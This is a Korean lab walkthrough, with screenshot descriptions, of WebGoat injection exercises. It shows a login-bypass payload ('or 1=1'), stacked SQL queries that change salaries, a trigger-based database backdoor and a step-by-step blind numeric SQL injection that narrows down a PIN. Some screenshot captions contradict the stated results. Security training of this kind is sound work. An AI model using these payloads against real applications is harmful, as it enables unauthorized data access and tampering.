The screenshot shows a Mozilla Firefox browser window titled "WebGoat - Mozilla Firefox". The address bar displays the URL: 192.168.93.144:8080/WebGoat/start.mvc#attack/882451674/1100. The left sidebar contains a navigation menu with various security categories, some of which are highlighted with red boxes: "Injection Flaws" and "XPATH Injection". The main content area displays a welcome message: "Welcome to WebGoat employee intranet". Below it, there is a form with fields for "User Name" and "Password", both of which are currently empty. A validation message "Username is a required field" is displayed below the form. To the right of the main content, there are two sections: "Cookies / Parameters" and "Parameters". The "Cookies / Parameters" section shows a table with the following data:

Cookie/s	
name	JSESSIONID
value	37ADF4BB7AF75D440ECC02605BA45F9E
comment	
domain	
maxAge	-1
path	
secure	false
version	0
httpOnly	false

The "Parameters" section shows a table with the following data:

Parameters	
scr	882451674
menu	1100
stage	
num	

# 1 <실습> WebGoat

- 실습 풀이
  - 공격 서버에서 Mike 라는 사용자 접속  
  » ID : Mike / PW : test123

WebGoat - Mozilla Firefox

192.168.93.144:8080/WebGoat/start.mvc#attack/882451674/1100

The form below allows employees to see all their personal data including their salaries. Your account is **Mike/test123**. Your goal is to try to see other employees data as well.

Welcome to WebGoat employee intranet

Please confirm your username and password before viewing your profile.

\*Required Fields

\*User Name:

\*Password:

Submit

Username is a required field

Cookies / Parameters

Cookie/s
name: JSESSIONID
value: 37ADF4BB7AF75D440ECC026058A45F9E
comment:
domain:
maxAge: -1
path:
secure: false
version: 0
httpOnly: false

Parameters

scr: 882451674
menu: 1100
stage:
num:

# 1 <실습> WebGoat

- 실습 풀이
  - 공격 서버에서 Mike 사용자의 정보 확인

The screenshot shows a Firefox browser window titled "WebGoat - Mozilla Firefox". The address bar displays the URL: "192.168.93.144:8080/WebGoat/start.mvc#attack/882451674/1100". The main content area shows a confirmation message: "Please confirm your username and password before viewing your profile." Below it, there are two input fields labeled "User Name:" and "Password:", both currently empty. A "Submit" button is located below these fields. To the right of the form, there is a "Parameters" panel with the following entries:

- version: 0
- httpOnly: false
- scr: 882451674
- menu: 1100
- stage: num

At the bottom of the page, a table displays user information:

Username	Account No.	Salary
Mike	11123	468100

# 1 <실습> WebGoat

## • 실습 풀이

### - 공격 서버에서 프록시 설정 후 Burp Suite를 실행하여 대기

- » Mike' or 1=1 or '0'='0 입력
- » 패스워드는 랜덤한 문자 및 숫자 입력

WebGoat - Mozilla Firefox

192.168.93.144:8080/WebGoat/start.mvc#attack/882451674/1100

The form below allows employees to see all their personal data including their salaries. Your account is Mike/test123. Your goal is to try to see other employees data as well.

Welcome to WebGoat employee intranet

Please confirm your username and password before viewing your profile.

\*Required Fields

\*User Name:

\*Password:

Submit

Username is a required field

Cookies / Parameters

Cookie/s	
name	JSESSIONID
value	37ADF4BB7AF75D440ECC026058A45F9E
comment	
domain	
maxAge	-1
path	
secure	false
version	0
httpOnly	false

Parameters


scr	882451674
menu	1100
stage	
num	

# 1 <실습> WebGoat

## • 실습 풀이


### - 공격 서버에서 Burp Suite 확인

- » Mike'+or+1%3D1+or+'0'%3D'0+ 형식으로 인코딩
- » Intercept is on -> Intercept is off



# 1 <실습> WebGoat

- 실습 풀이
  - 공격 서버에서 공격 성공 시 모든 사용자 정보 노출 확인



The screenshot shows a Firefox browser window titled "WebGoat - Mozilla Firefox" with the URL "192.168.93.144:8080/WebGoat/start.mvc#attack/882451674/1100". The main content area displays the message "Welcome to WebGoat employee intranet" and a form asking for "User Name" and "Password". Below the form is a table showing employee data:

Username	Account No.	Salary
Mike	11123	468100
John	63458	559833
Sarah	23363	84000

A red box highlights the table data. On the right side of the browser window, there is a sidebar with navigation links and a "Parameters" panel. The "Parameters" panel contains the following information:

value	37ADF4BB7AF75D440ECC026058A45F9E
comment	
domain	
maxAge	-1
path	
secure	false
version	0
httpOnly	false

Below the parameters is another "Parameters" section with fields for "scr", "menu", "stage", and "num".

# 1 <실습> WebGoat

## • 실습번호 # 1.3.2.1.4 인젝션(OWASP Top 10 중 A1:2017)

### - 실습 목표

» SQL Injection(Database Backdoor 1유형)에 대해 취약점을 알 수 있습니다.

### - 실습 환경

목적	ID/PW	IP
Kali	root/toor	10.10.1.99
WebGoat	guest/guest	10.10.1.143:8080

\* 아래의 사진의 IP가 다를 수 있습니다.

### - 실습 문제 구성

» 문자열 SQL 주입을 사용하여 둘 이상의 SQL 문을 실행합니다. 이 단원의 첫 번째 단계에서는 취약한 필드를 사용하여 두 개의 SQL 문을 만드는 방법을 알려줍니다. 첫 번째는 시스템이고 두 번째는 완전히 당신 것입니다. 귀하의 계정 ID는 101입니다. 이 페이지에서 귀하의 암호, ssn 및 급여를 볼 수 있습니다. 연봉을 더 높은 것으로 상향 갱신하는 또 다른 업데이트를 주입하십시오.

# 1 <실습> WebGoat

- 실습 풀이
  - 공격 서버에서 문제 선택
    - » Injection Flaws
    - » Database Backdoors 선택

The screenshot shows a Mozilla Firefox browser window titled "WebGoat - Mozilla Firefox". The address bar contains the URL "192.168.93.144:8080/WebGoat/start.mvc#attack/980912706/1100". The left sidebar lists various security flaws, with "Injection Flaws" and "Database Backdoors" highlighted with red boxes. The main content area displays a form with the SQL query "select userid, password, ssn, salary, email from employee where userid=||" and a "Submit" button. To the right of the form are several configuration parameters: maxAge (-1), path (empty), secure (false), version (0), and httpOnly (false). Below these are the "Parameters" section with values: scr (980912706), menu (1100), stage (empty), and num (empty).

# 1 <실습> WebGoat

- 실습 풀이
  - 공격 서버에서 사용자 101에 대한 정보  
  > User ID : 101 입력 후 Submit

The screenshot shows a Mozilla Firefox browser window titled "WebGoat - Mozilla Firefox". The address bar displays the URL: "192.168.93.144:8080/WebGoat/start.mvc#attack/980912706/1100". The main content area is titled "Database Backdoors". On the left, there's a sidebar with a "WEBGOAT" logo and a navigation menu listing various security flaws like Introduction, General, Access Control Flaws, etc. The main content area contains the following text:

Stage 1: Use String SQL Injection to execute more than one SQL Statement. The first stage of this lesson is to teach you how to use a vulnerable field to create two SQL statements. The first is the system's while the second is totally yours. Your account ID is 101. This page allows you to see your password, ssn and salary. Try to inject another update to update salary to something higher

User ID:  101

select userid, password, ssn, salary, email from employee where userid= 101

Below the form, there's a table:

User ID	Password	SSN	Salary	E-Mail
101	101	386-09-5451	7000	larry@stooges.com

On the right side of the page, there are two sections: "Cookies / Parameters" and "Parameters".

**Cookies / Parameters**

name	JSESSIONID
value	37ADF4BB7AF75D440ECC02605BA45F9E
comment	
domain	-1
maxAge	
path	false
secure	
version	0
httpOnly	false

**Parameters**

scr	980912706
menu	1100
stage	
num	

# 1 <실습> WebGoat

## • 실습 풀이

### - 공격 서버에서 Salary에 대한 값 변경

» User ID : 101;update employee set salary=10000 , password=101 입력

The screenshot shows a Mozilla Firefox browser window titled "WebGoat - Mozilla Firefox". The address bar contains the URL "192.168.93.144:8080/WebGoat/start.mvc#attack/980912706/1100". The left sidebar lists various security challenges, with "String SQL Injection" currently selected. The main content area displays a success message: "\* You have succeeded in exploiting the vulnerable query and created another SQL statement. Now move to stage 2 to learn how to create a backdoor or a DB worm". Below this, a form has a red box around the "User ID" field containing "101; update employee set salary=10000 , password=101". The "Submit" button is visible below the form. To the right, there are sections for "Cookie/s" and "Parameters", both of which show session-related information.

# 1 <실습> WebGoat

## • 실습번호 # 1.3.2.1.5 인젝션(OWASP Top 10 중 A1:2017)

### - 실습 목표

- » SQL Injection(Database Backdoor 2 유형)에 대해 취약점을 알 수 있습니다.

### - 실습 환경

목적	ID/PW	IP
Kali	root/toor	10.10.1.99
WebGoat	guest/guest	10.10.1.143:8080

\* 아래의 사진의 IP가 다를 수 있습니다.

### - 실습 문제 구성

- » 문자열 SQL 주입을 사용하여 백도어 삽입. 이 단원의 두 번째 단계는 DB 작업 또는 백도어를 주입하기 위해 강한 필드를 사용하는 방법을 가르쳐주는 것입니다. 이제 같은 기술을 사용하여 SQL 백도어처럼 작동하는 트리거를 삽입하려고 하면 트리거의 구문은 다음과 같습니다.
- » `CREATE TRIGGER myBackDoor BEFORE INSERT ON employee FOR EACH ROW BEGIN UPDATE employee SET email='john@hackme.com' WHERE userid = NEW.userid`
- » 현재 기본 DB가 트리거를 지원하지 않으므로 실제로 아무것도 실행되지 않습니다.

# 1 <실습> WebGoat

## • 실습 풀이

### - 공격 서버에서 트리거 구문 이용

» `CREATE TRIGGER myBackDoor BEFORE INSERT ON employee FOR EACH ROW BEGIN UPDATE employee SET email='john@hackme.com' WHERE userid = NEW.userid`

The screenshot shows a Firefox browser window titled "WebGoat - Mozilla Firefox" with the URL `192.168.93.144:8080/WebGoat/start.mvc#attack/980912706/1100`. The page displays a sidebar with various security challenges and a main content area. In the content area, there is a note about creating a trigger for a backdoor, followed by a red box highlighting the injected SQL code:

```
CREATE TRIGGER myBackDoor BEFORE INSERT ON employee FOR EACH ROW BEGIN
UPDATE employee SET email='john@hackme.com' WHERE userid = NEW.userid
```

Below this, a success message is displayed in red:

\* You have succeeded in exploiting the vulnerable query and created another SQL statement. Now move to stage 2 to learn how to create a backdoor or a DB worm

The "User ID:" input field contains "101". The "Submit" button is visible below it. To the right, the "Cookie/s" and "Parameters" sections are shown, along with a table of user data:

User ID	Password	SSN	Salary	E-Mail
101	101	386-09-5451	10000	larry@stooges.com

# 1 <실습> WebGoat

- 실습 풀이

- 공격 서버에서 gedit를 이용해 작성

- » 101;CREATE TRIGGER [myBackDoor 이름] BEFORE INSERT ON employee FOR EACH ROW BEGIN UPDATE employee SET email='john@hackme.com' password='123456789' WHERE userid = NEW.userid



The screenshot shows a window of the gedit text editor. The title bar reads "Untitled Document 1". The main text area contains the following SQL code:

```
101;CREATE TRIGGER CNC BEFORE INSERT ON employee FOR EACH ROW BEGIN UPDATE employee SET email='john@hackme.com' password='123456789' WHERE userid = NEW.userid
```

# 1 <실습> WebGoat

## • 실습번호 # 1.3.2.1.6 인젝션(OWASP Top 10 중 A1:2017)

### - 실습 목표

» SQL Injection(Blind Numeric SQL Injection)에 대해 취약점을 알 수 있습니다.

### - 실습 환경

목적	ID/PW	IP
Kali	root/toor	10.10.1.99
WebGoat	guest/guest	10.10.1.143:8080

\* 아래의 사진의 IP가 다를 수 있습니다.

### - 실습 문제 구성

» 아래 양식을 통해 사용자는 계좌 번호를 입력하고 계좌 번호가 유효한지 여부를 판단 할 수 있습니다. 이 양식을 사용하여 참/거짓 테스트를 개발하여 데이터베이스의 다른 항목을 검사하십시오.

# 1 <실습> WebGoat

- 실습 풀이
  - 공격 서버에서 문제 선택
    - » Injection Flaws
      - » Blind Numeric SQL Injection 선택

The screenshot shows a Firefox browser window displaying the 'Blind Numeric SQL Injection' lesson from the WebGoat application. The URL in the address bar is `10.10.1.143:8080/WebGoat/start.mvc#attack/586116895/1100`. The page title is 'Blind Numeric SQL Injection'. On the left, there's a sidebar menu with various security topics, and the 'Injection Flaws' section is currently selected. The main content area contains a form where users can enter an account number. A message says, 'The goal is to find the value of the field pin in table pins for the row with the cc\_number of 1111222233334444. The field is of type int, which is an integer.' Below the form, it says 'Enter your Account Number:  '. To the right, there are two panels: 'Cookies / Parameters' and 'Parameters'. The 'Cookies / Parameters' panel shows a single cookie named 'SESSIONID' with value '75AC75ACC620677B9FE5E0934EFF4BF35'. The 'Parameters' panel shows three parameters: 'scr' with value '586116895', 'menu' with value '1100', and 'stage' with value 'num'.

# 1 <실습> WebGoat

## • 실습 풀이

### - 공격 서버에서 참/거짓 판별 1

» 공격 시도

» `101 AND ((SELECT pin FROM pins WHERE cc_number='1111222233334444') > 10000);`

The screenshot shows a Firefox browser window titled "WebGoat - Mozilla Firefox". The address bar displays the URL `10.10.1.143:8080/WebGoat/start.mvc#attack/586116895/1100`. The main content area is titled "Blind Numeric SQL Injection". On the left, there's a sidebar menu with various security flaws listed: Introduction, General, Access Control Flaws, AJAX Security, Authentication Flaws, Buffer Overflows, Code Quality, Concurrency, Cross-Site Scripting (XSS), Improper Error Handling, Injection Flaws, and Denial of Service. The main content area contains instructions for performing a blind SQL injection attack on the "pins" table where `cc_number` is `1111222233334444`. It says to enter a value into the "Account Number" field and click "Go!" if it's greater than 10000. A red box highlights the input field and the "Go!" button. Below the form, a message says "Account number is valid." At the bottom of the page, there are several buttons: "Show Source", "Show Solution", "Show Plan", "Show Hints", and "Restart Lesson".

# 1 <실습> WebGoat

- 실습 풀이
  - 공격 서버에서 참/거짓 판별 1
    - » 결과 : False
    - » pin < 10000

The screenshot shows a Mozilla Firefox browser window with the title "WebGoat - Mozilla Firefox". The address bar displays the URL `10.10.1.143:8080/WebGoat/start.mvc#attack/586116895/1100`. The main content area is titled "Blind Numeric SQL Injection". On the left, there is a sidebar menu with various security flaws listed: Introduction, General, Access Control Flaws, AJAX Security, Authentication Flaws, Buffer Overflows, Code Quality, Concurrency, Cross-Site Scripting (XSS), Improper Error Handling, Injection Flaws, Denial of Service, and Insecure Communication. The main content area contains instructions and a form. The instructions state: "The form below allows a user to enter an account number and determine if it is valid or not. Use this form to develop a true / false test check other entries in the database." Below this, it says: "The goal is to find the value of the field **pin** in table **pins** for the row with the **cc\_number** of **1111222233334444**. The field is of type int, which is an integer." A text input field contains the query `101 AND ((SELECT pin FROM pins WHERE cc_number = 1111222233334444))`, and a button labeled "Go!" is visible. A red box highlights the error message "Invalid account number" which appears below the input field.

# 1 <실습> WebGoat

## • 실습 풀이

### - 공격 서버에서 참/거짓 판별 2

» 공격 시도

» 101 AND ((SELECT pin FROM pins WHERE cc\_number='1111222233334444') < 10000);

The screenshot shows a Firefox browser window titled "WebGoat - Mozilla Firefox". The address bar displays the URL "10.10.1.143:8080/WebGoat/start.mvc#attack/586116895/1100". The main content area is titled "Blind Numeric SQL Injection". On the left, there's a sidebar with a red header containing a goat logo and the text "WEBGOAT". The sidebar lists various security flaws: Introduction, General, Access Control Flaws, AJAX Security, Authentication Flaws, Buffer Overflows, Code Quality, Concurrency, Cross-Site Scripting (XSS), Improper Error Handling, Injection Flaws, and Denial of Service. Below the sidebar, there are several buttons: "Show Source", "Show Solution", "Show Plan", "Show Hints", and "Restart Lesson". A text box contains instructions: "The form below allows a user to enter an account number and determine if it is valid or not. Use this form to develop a true / false test check other entries in the database." Another text box provides the goal: "The goal is to find the value of the field **pin** in table **pins** for the row with the **cc\_number** of **1111222233334444**. The field is of type int, which is an integer." A third text box asks: "Put the discovered pin value in the form to pass the lesson." It contains the input field "Enter your Account Number: 11222233334444' < 10000" and a "Go!" button. The input field is highlighted with a red border. Below the input field, an error message says "Invalid account number."

# 1 <실습> WebGoat

- 실습 풀이
  - 공격 서버에서 참/거짓 판별 2
    - » 결과 : True
    - »  $0 < \text{pin} < 10000$

The screenshot shows a Firefox browser window titled "WebGoat - Mozilla Firefox". The address bar displays the URL: "10.10.1.143:8080/WebGoat/start.mvc#attack/586116895/1100". The main content area is titled "Blind Numeric SQL Injection". On the left, there's a sidebar with a red header containing a goat logo and the text "WEBGOAT". The sidebar menu includes: Introduction, General, Access Control Flaws, AJAX Security, Authentication Flaws, Buffer Overflows, Code Quality, Concurrency, Cross-Site Scripting (XSS), Improper Error Handling, Injection Flaws, and Denial of Service. The main content area contains the following text:  
The form below allows a user to enter an account number and determine if it is valid or not. Use this form to develop a true / false test check other entries in the database.  
The goal is to find the value of the field **pin** in table **pins** for the row with the **cc\_number** of **1111222233334444**. The field is of type int, which is an integer.  
Put the discovered pin value in the form to pass the lesson.  
Enter your Account Number:  Go!  
A message box at the bottom says "Account number is valid".  
At the top of the main content area, there are several buttons: Show Source, Show Solution, Show Plan, Show Hints, and Restart Lesson.

# 1 <실습> WebGoat

## • 실습 풀이

### - 공격 서버에서 참/거짓 판별 3

» 공격 시도

» 101 AND ((SELECT pin FROM pins WHERE cc\_number='1111222233334444') < 5000);

The screenshot shows a Firefox browser window titled "WebGoat - Mozilla Firefox". The address bar displays the URL: "10.10.1.143:8080/WebGoat/start.mvc#attack/586116895/1100". The main content area is titled "Blind Numeric SQL Injection". On the left, there's a sidebar with a red banner featuring a goat logo and the text "WEBGOAT". The sidebar lists various security flaws: Introduction, General, Access Control Flaws, AJAX Security, Authentication Flaws, Buffer Overflows, Code Quality, Concurrency, Cross-Site Scripting (XSS), Improper Error Handling, Injection Flaws, and Denial of Service. Below the sidebar, there are several buttons: "Show Source", "Show Solution", "Show Plan", "Show Hints", and "Restart Lesson". A text box contains instructions: "The form below allows a user to enter an account number and determine if it is valid or not. Use this form to develop a true / false test check other entries in the database." Another text box provides the goal: "The goal is to find the value of the field **pin** in table **pins** for the row with the **cc\_number** of **1111222233334444**. The field is of type int, which is an integer." It also says: "Put the discovered pin value in the form to pass the lesson." A form field is present with the placeholder "Enter your Account Number: 1111222233334444' < 5000" and a "Go!" button. An error message "Invalid account number." is displayed below the form.

# 1 <실습> WebGoat

- 실습 풀이
  - 공격 서버에서 참/거짓 판별 3
    - » 결과 : True
    - »  $0 < \text{pin} < 5000$

The screenshot shows a Firefox browser window titled "WebGoat - Mozilla Firefox". The address bar displays the URL "10.10.1.143:8080/WebGoat/start.mvc#attack/586116895/1100". The main content area is titled "Blind Numeric SQL Injection". On the left, there's a sidebar with a red header containing a goat logo and the text "WEBGOAT". Below the sidebar, a navigation menu lists various security flaws: Introduction, General, Access Control Flaws, AJAX Security, Authentication Flaws, Buffer Overflows, Code Quality, Concurrency, Cross-Site Scripting (XSS), Improper Error Handling, Injection Flaws, Denial of Service, and Insecure Communication. The main content area contains the following text:

The form below allows a user to enter an account number and determine if it is valid or not. Use this form to develop a true / false test check other entries in the database.

The goal is to find the value of the field **pin** in table **pins** for the row with the **cc\_number** of **1111222233334444**. The field is of type int, which is an integer.

Put the discovered pin value in the form to pass the lesson.

Enter your Account Number:  Go!

Account number is valid.

# 1 <실습> WebGoat

## • 실습 풀이

### - 공격 서버에서 참/거짓 판별 4

» 공격 시도

» 101 AND ((SELECT pin FROM pins WHERE cc\_number='1111222233334444') < 2000);

The screenshot shows a Firefox browser window titled "WebGoat - Mozilla Firefox". The address bar contains the URL "10.10.1.143:8080/WebGoat/start.mvc#attack/586116895/1100". The main content area displays the "Blind Numeric SQL Injection" lesson from the WebGoat platform. On the left, there's a sidebar with a red header containing a goat logo and the text "WEBGOAT". Below the sidebar is a navigation menu with items like "Introduction", "General", "Access Control Flaws", etc. The main content area has a heading "Blind Numeric SQL Injection". It includes several buttons: "Show Source", "Show Solution", "Show Plan", "Show Hints", and "Restart Lesson". Below these buttons, there's a text box with instructions: "The form below allows a user to enter an account number and determine if it is valid or not. Use this form to develop a true / false test check other entries in the database." Another text box contains the goal: "The goal is to find the value of the field **pin** in table **pins** for the row with the **cc\_number** of **1111222233334444**. The field is of type int, which is an integer." A third text box asks: "Put the discovered pin value in the form to pass the lesson." It contains the input "Enter your Account Number: 111222233334444' < 2000" and a "Go!" button. The "111222233334444'" part is highlighted with a red border. At the bottom, a message says "Account number is valid."

# 1 <실습> WebGoat

- 실습 풀이
  - 공격 서버에서 참/거짓 판별 4
    - » 결과 : False
    - »  $2000 < \text{pin} < 5000$

The screenshot shows a Firefox browser window titled "WebGoat - Mozilla Firefox". The address bar displays the URL "10.10.1.143:8080/WebGoat/start.mvc#attack/586116895/1100". The page content is for the "Blind Numeric SQL Injection" challenge. On the left, there's a sidebar menu with various security topics like Introduction, General, Access Control Flaws, etc. The main content area has a heading "Blind Numeric SQL Injection". Below it, there are several buttons: "Show Source", "Show Solution", "Show Plan", "Show Hints", and "Restart Lesson". A text box contains instructions: "The form below allows a user to enter an account number and determine if it is valid or not. Use this form to develop a true / false test check other entries in the database." Another text box provides the goal: "The goal is to find the value of the field **pin** in table **pins** for the row with the **cc\_number** of **1111222233334444**. The field is of type int, which is an integer." A form field asks "Enter your Account Number:" followed by a text input containing "101 AND ((SELECT pin FROM pins WHERE cc\_number = 1111222233334444))". Next to it is a "Go!" button. A red box highlights the error message "Invalid account number." at the bottom of the form area.

# 1 <실습> WebGoat

## • 실습 풀이

### - 공격 서버에서 참/거짓 판별 5

» 공격 시도

» 101 AND ((SELECT pin FROM pins WHERE cc\_number='1111222233334444') > 3000);

The screenshot shows a Firefox browser window titled 'WebGoat - Mozilla Firefox'. The address bar displays the URL: 10.10.1.143:8080/WebGoat/start.mvc#attack/586116895/1100. The main content area is titled 'Blind Numeric SQL Injection'. On the left, there's a sidebar with a red header containing the 'WEBGOAT' logo and a navigation menu with items like 'Introduction', 'General', 'Access Control Flaws', etc. The main content area contains instructions: 'The form below allows a user to enter an account number and determine if it is valid or not. Use this form to develop a true / false test check other entries in the database.' It also states the goal: 'The goal is to find the value of the field **pin** in table **pins** for the row with the **cc\_number** of **1111222233334444**. The field is of type int, which is an integer.' Below this, there's a form with a text input field labeled 'Enter your Account Number:' containing the value '(1111222233334444) > 3000'. A red box highlights this input field. Next to it is a 'Go!' button. At the bottom of the form, the message 'Invalid account number.' is displayed.

# 1 <실습> WebGoat

- 실습 풀이
  - 공격 서버에서 참/거짓 판별 5
    - » 결과 : False
    - »  $2000 < \text{pin} < 3000$

The screenshot shows a Firefox browser window titled "WebGoat - Mozilla Firefox". The address bar displays the URL `10.10.1.143:8080/WebGoat/start.mvc#attack/586116895/1100`. The main content area is titled "Blind Numeric SQL Injection". On the left, there's a sidebar with a red header containing a goat logo and the text "WEBGOAT". The sidebar lists various security flaws: Introduction, General, Access Control Flaws, AJAX Security, Authentication Flaws, Buffer Overflows, Code Quality, Concurrency, Cross-Site Scripting (XSS), Improper Error Handling, Injection Flaws, Denial of Service, and Insecure Communication. Below the sidebar, there are several buttons: "Show Source", "Show Solution", "Show Plan", "Show Hints", and "Restart Lesson". A text box contains instructions: "The form below allows a user to enter an account number and determine if it is valid or not. Use this form to develop a true / false test check other entries in the database." Another text box provides the goal: "The goal is to find the value of the field pin in table pins for the row with the cc\_number of **1111222233334444**. The field is of type int, which is an integer." A third text box asks the user to "Put the discovered pin value in the form to pass the lesson." It contains a form with the placeholder "Enter your Account Number: 101 AND ((SELECT pin FROM pins WHERE cc\_number = 1111222233334444))" and a "Go!" button. A red box highlights the error message "Invalid account number." at the bottom of the form.

# 1 <실습> WebGoat

## • 실습 풀이

### - 공격 서버에서 참/거짓 판별 6

» 공격 시도

» 101 AND ((SELECT pin FROM pins WHERE cc\_number='1111222233334444') < 2500);

The screenshot shows a Firefox browser window titled 'WebGoat - Mozilla Firefox'. The address bar displays '10.10.1.143:8080/WebGoat/start.mvc#attack/586116895/1100'. The main content area is titled 'Blind Numeric SQL Injection'. On the left, there's a sidebar with a red header 'WEBGOAT' featuring a goat logo. The sidebar contains a navigation menu with items like 'Introduction', 'General', 'Access Control Flaws', etc. The main content area has a heading 'Blind Numeric SQL Injection' and several buttons: 'Show Source', 'Show Solution', 'Show Plan', 'Show Hints', and 'Restart Lesson'. Below these buttons, there's a text box containing instructions: 'The form below allows a user to enter an account number and determine if it is valid or not. Use this form to develop a true / false test check other entries in the database.' Another text box below says: 'The goal is to find the value of the field **pin** in table **pins** for the row with the **cc\_number** of **1111222233334444**. The field is of type int, which is an integer.' A third text box at the bottom asks: 'Put the discovered pin value in the form to pass the lesson.' It contains the input field 'Enter your Account Number: 11222233334444' and a 'Go!' button. The entire input field and the 'Go!' button are highlighted with a red border. To the right of the input field, the text 'Invalid account number.' is displayed.

# 1 <실습> WebGoat

- 실습 풀이
  - 공격 서버에서 참/거짓 판별 6
    - » 결과 : True
    - »  $2000 < \text{pin} < 2500$

The screenshot shows a Firefox browser window titled "WebGoat - Mozilla Firefox". The address bar displays the URL: "10.10.1.143:8080/WebGoat/start.mvc#attack/586116895/1100". The page content is for the "Blind Numeric SQL Injection" lesson. On the left, there's a sidebar with a red header containing a goat logo and the text "WEBGOAT". Below it is a list of security flaws: Introduction, General, Access Control Flaws, AJAX Security, Authentication Flaws, Buffer Overflows, Code Quality, Concurrency, Cross-Site Scripting (XSS), Improper Error Handling, Injection Flaws, Denial of Service, and Insecure Communication. The main content area has a heading "Blind Numeric SQL Injection". It includes several buttons: "Show Source", "Show Solution", "Show Plan", "Show Hints", and "Restart Lesson". A text box contains instructions: "The form below allows a user to enter an account number and determine if it is valid or not. Use this form to develop a true / false test check other entries in the database." Another text box states: "The goal is to find the value of the field pin in table pins for the row with the cc\_number of 1111222233334444. The field is of type int, which is an integer." Below these, a form asks: "Put the discovered pin value in the form to pass the lesson." It has an input field "Enter your Account Number:" containing "101 AND ((SELECT pin FROM pins WHERE cc\_number = 1111222233334444))" and a button "Go!". A red-bordered message box at the bottom says "Account number is valid."

# 1 <실습> WebGoat

## • 실습 풀이

### - 공격 서버에서 참/거짓 판별 7

» 공격 시도

» 101 AND ((SELECT pin FROM pins WHERE cc\_number='1111222233334444') < 2300);

